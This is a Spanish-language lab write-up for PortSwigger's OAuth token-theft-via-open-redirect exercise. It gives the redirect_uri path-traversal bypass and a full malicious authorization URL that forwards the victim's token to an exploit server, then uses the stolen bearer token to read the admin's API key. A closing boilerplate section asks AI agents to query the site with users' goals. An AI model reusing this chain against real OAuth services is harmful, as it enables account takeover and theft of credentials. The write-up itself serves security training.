> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/oauth-authentication/oauth-token-theft-via-open-redirect.md).
# Robo de token OAuth mediante redirección abierta
Notas sobre Robo de token OAuth mediante redirección abierta para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y contexto de mitigación.
### Robar tokens de acceso OAuth mediante una redirección abierta
**Objetivo del laboratorio**

Este laboratorio usa una validación incorrecta de la `redirect_uri` parámetro por parte del servicio OAuth. / El objetivo es usar una redirección abierta presente en la aplicación cliente para **exfiltrar el token de acceso OAuth del usuario administrador** y luego usarlo para recuperar su clave API.
> No es posible obtener la clave API del administrador simplemente conectándose a su cuenta a través de la aplicación cliente.
**Identificación de redirección abierta**

La redirección abierta está presente en la funcionalidad de navegación entre artículos del blog:
{% code overflow="wrap" %}
```bash
https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/post/next?path=/post?postId=6
```
{% endcode %}
Al reemplazar el `path` parámetro por una URL externa, la redirección es aceptada:
{% code overflow="wrap" %}
```bash
https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/post/next?path=https://google.com
```
{% endcode %}
El navegador es redirigido, confirmando la vulnerabilidad.
**Análisis del flujo OAuth**
Al autenticarse a través de OAuth, se observa la siguiente consulta:
{% code overflow="wrap" %}
```http

GET /auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}
El servicio OAuth rechaza una `redirect_uri`URL completamente externa, pero acepta una URL interna modificada con traversal de rutas.
{% code overflow="wrap" %}
```bash

https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/../post/next?path=https://google.com
```
{% endcode %}
**`redirect_uri` Bypass de validación**
Usando `../` para salir de la `/OAuth-callback` ruta, es posible encadenar la redirección abierta:
{% code overflow="wrap" %}
```bash

GET /auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/..//post/next?path=https://exploit-0aa200b50306231684d83aca01e50063.exploit-server.net&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}
Esta URL es aceptada como `redirect_uri` por el proveedor OAuth.
**Construcción de URL OAuth maliciosa**
La URL final enviada a la víctima es:
{% code overflow="wrap" %}
```bash
https://oauth-0a7c00d603ea23e0849f3991020c0078.oauth-server.net/auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/../post/next?path=https://exploit-0aa200b50306231684d83aca01e50063.exploit-server.net&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}
**Problema del fragmento (`#`)**

El fragmento de la URL es **nunca enviado al servidor** durante una solicitud HTTP.
Se requiere JavaScript del lado del cliente para capturar el token.

**Captura del token con JavaScript**
El siguiente script está alojado en el Exploit Server y se envía al administrador:
```javascript
```
* Si no hay fragmento, la víctima es redirigida a OAuth.
* Si el fragmento existe, el token se transmite al servidor a través de la cadena de consulta.
**Explotación del token OAuth**

El token robado te permite consultar el `/me` punto del OAuth del proveedor:
```http
GET /me HTTP/2
Host: oauth-0a7c00d603ea23e0849f3991020c0078.oauth-server.net
Authorization: Bearer PcLy4bgYKmVTtff9jiY0AmymdyjUA3Or7xthOJTotyJ
```

La respuesta contiene la información de la cuenta del administrador, incluida la clave API:
{% code overflow="wrap" %}
```http
{
"sub":"administrator",
"apikey":"d1tjcs2O4I1ts6yYdswOz2yu9bALstzG",
"name":"Administrator",
"email":"administrator@normal-user.net",
"email_verified":true
}
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/oauth-authentication/oauth-token-theft-via-open-redirect.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.